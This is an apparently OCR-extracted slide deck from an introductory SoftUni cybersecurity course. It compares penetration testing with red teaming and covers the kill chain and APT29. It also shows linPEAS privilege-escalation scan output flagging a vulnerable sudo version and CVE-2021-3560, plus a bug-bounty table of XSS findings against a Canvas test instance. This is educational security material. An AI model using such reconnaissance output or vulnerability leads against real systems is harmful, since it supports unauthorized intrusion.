
Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Fri, 30 Sep 2016 17:05:06 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1224
Connection: close
Content-Type: text/html; charset=utf-8
```

Penetration Testing Examples

- Scanning local system for privilege escalation attack vectors with linpeas

<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>



The screenshot shows the linPEAS tool interface with several sections of output:

- Basic information:**

```
OS: Linux version 5.4.0-91-generic (build@lcy01-amd64-017) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1-20.04) #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021
User & Groups: uid=1001(svc) gid=1001(svc) groups=1001(svc)
Hostname: noter
Writable folder: /dev/shm
[+] /usr/bin/ping is available for network discovery (linpeas can discover hosts, learn more with -h)
[+] /usr/bin/bash is available for network discovery, port scanning and port forwarding (linpeas can discover hosts, scan ports, and forward ports. Learn more with -h)
[+] /usr/bin/nc is available for network discovery & port scanning (linpeas can discover hosts and scan ports, learn more with -h)
```
- Caching directories:** DONE
- System Information:**
 - Operative system:**

```
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.4.0-91-generic (build@lcy01-amd64-017) (gcc version 9.3.0 (Ubuntu 9.3.0-17ubuntu1-20.04) #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021
Distributor ID: Ubuntu
Description: Ubuntu 20.04.3 LTS
Release: 20.04
Codename: focal
```
 - Sudo version:**

```
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.21
```
 - CVEs Check:** Vulnerable to CVE-2021-3560
- PATH:**

```
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-path-abuses
/usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
New path exported: /usr/local/sbin:/usr/local/bin:/usr/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```
- Date & uptime:**

```
Sat 03 Sep 2022 04:05:41 PM UTC
16:05:41 up 55 min, 0 users, load average: 0.28, 0.08, 0.08
```
- Any sd*/disk* disk in /dev? (limit 20):**


```
disk
sda
sda1
sda2
sda3
```

- What is the Most Important Part of Penetration Testing and Red Teaming?
- Reporting: Client could not be aware of your actions without the report!

Flex Bounty Program Overview

A Flex Bounty program is a novel approach to an application assessment or penetration test. Traditional penetration tests use only one or two researchers, resulting in less overall testing of the application. Bugcrowd researchers routinely examine applications and discover many esoteric issues that automated testing cannot find and that traditional vulnerability assessments routinely miss.

The Flex Bounty program for CANVAS had 63 invited researchers testing the application, from an array of countries around the world.



Outcome	Count of Submissions
DUPLICATE	125
IGNORED	41
INVALID	97
VALID	59
Total	322

59 valid and reproducible issues were identified out of 322 total submitted issues. Bugcrowd cleaned all data, removing ignored, invalid, and duplicate issues.

Findings Summary Matrix

Finding Name	Priority	Finding Status	Instructure Response
3 stored xss in discussions	2	Resolved	Fixed.
3 stored xss in same place (teacher account in syllabus area)	2	Resolved	Previously fixed in production.
Content Spoofing on uploadify.swf	2	Resolved	Upgraded to latest version, fixed.
CSRF in email addition	2	Resolved	Ultimately a false positive.
Flash Based Cross Site Scripting (Flash exploit)	2	Resolved	Fixed. Only reproducible in the test environment.
Flash XSS at rapid7-tc.instructure.com/ Filename: FileAPI.flash.image.swf	2	Resolved	Fixed.
Open Direct and XSS at https://rapid7-tc.instructure.com/images/users/1?fallback=http://www.bugcrowd.com/	2	Resolved	Ultimately, no sensitive data can be exposed by this XSS.
Quiz IP Filter bypass	2	Resolved	Fixed. Only reproducible in the test environment.
Reflected xss	2	Resolved	Fixed.
stored cross-site-scripting in https://rapid7-tc.instructure.com/eportfolios/19/Home/Welcome	2	Resolved	Fixed. Only reproducible in the test environment.
stored in files upload	2	Resolved	Fixed. Only reproducible in the test environment.
stored xss	2	Resolved	Fixed.

Find Publicly Available Sample Reports



<https://github.com/juliocesarfort/public-pentesting-reports>



How do I Practice Pentesting Legally?

- TryHackMe: <https://tryhackme.com/>
- Vulnhub: <https://www.vulnhub.com/>
- HackTheBox: <https://www.hackthebox.com/>





Red Teamer (Red Teaming Operator)

Red Teaming Operator

- Red Teaming is all about training **the blue team** and **making them better**
- Red Teaming Operators are operating from a **standpoint of a real threat** (as known as black-hat)
- They simulate the actions, a **real threat** could take to **breach the company** (OSINT, custom exploit development, AV/EDR evasion)
- Red Teamings are **expensive** and **comprehensive**



How Red Teaming Operators Operates?

- Just like penetration testers, **red teaming operators** are most likely not in the same company (employed from consulting company or contractors)
- Just like penetration testing, every project is **unique** (learning curve is growing fast)



How Red Teaming Operators Operates?

- Unlike penetration testing, most of the projects are **conducted within a month up to half a year** (including the report writing time), you still **got to be quick**, since there are many more things to be done
- By the **end of the last testing day agreed**, the report must be sent to the **client**, with that the work of the penetration tester ends for the specific project (unless a **re-test is included**)



How Red Teaming Operators Operates?

Red Teamers goal is not to find VULNERABILITIES!

- It is to make the **Blue Teamers** better by:
 - **Simulating threat actions**
 - **Coding custom exploits / C2**
 - **Researching and trying to breach the company with or without the blue team's knowledge**



How Red Teaming Operators Operates?

- It is to make the **Blue Teamers** better by:
 - **Performing real exploitation actions**
 - **Exfiltrating data**
 - **Escalating privileges**



Types of Red Teaming Operations


- The Red Teaming operations are most usually separated by:
 - **Red Teaming with Blue Team's Awareness**
 - **Red Teaming without Blue Team's Awareness**
 - **Usually, the scope of Red Teaming is specialized in a specific resource or specific "breach scenario"**



Sample Kill Chain

Cyber Kill Chain® | Lockheed Martin

- Recon
- Weaponization
- Delivery
- Exploitation
- Installation
- Command and Control (C2)
- Actions on Objectives



Penetration Testing vs Red Teaming

- Penetration Testing is finding as **much vulnerabilities** as you can
- Red Teaming is about **making the Blue Team** better
- Penetration tests are **shorter** in timespan
- Penetration testing usually targets **dev or isolated environment** to not disrupt the working process
- Whereas red teams are **attacking the company** in it's production environment

Penetration Testing vs Red Teaming


- Red Team Operators are **way more agile** and free in their actions, since they must **emulate real threat**
- Red Team Operators are staying **as stealthy as possible**, avoiding noisy tools such as Nessus
- Stealth is key and when they are **revealed by the Blue Teamers**, the project usually ends

APT29

- Threat group that has been attributed to **Russia's Foreign Intelligence Service (SVR)**
- They have operated since at **least 2008**, often targeting government networks in Europe and NATO member countries, research institutes, and think tanks
- Reportedly compromised the **Democratic National Committee** starting in the summer of 2015

APT-29 TTPs

- Source: ATT&CK® Navigator (mitre-attack.github.io)





Homework

ASCII Representations

What was the **ASCII representation** of the following strings?

- "72 101 108 108 111"
- "69 120 99 101 108"
- "80 104 105 115 104 105 110 103"
- "68 97 116 97"
- "65 117 116 111 109 97 116 105 111 110"

Summary

- Cyber Security Industry is needing you!
- You can choose your development from various of skillsets
- Whatever you chose, you will make the world safer place
- Be prepared for a LOT of learning and researching



Questions?



SoftUni Diamond Partners



Trainings @ Software University (SoftUni)



- Software University – High-Quality Education, Profession and Job for Software Developers
 - softuni.bg, softuni.org
- Software University Foundation
 - softuni.foundation
- Software University @ Facebook
 - facebook.com/SoftwareUniversity



Software
University



- This course (slides, examples, demos, exercises, homework, documents, videos and other assets) is **copyrighted content**
- Unauthorized copy, reproduction or use is illegal
- © SoftUni – <https://softuni.org>
- © Software University – <https://softuni.bg>

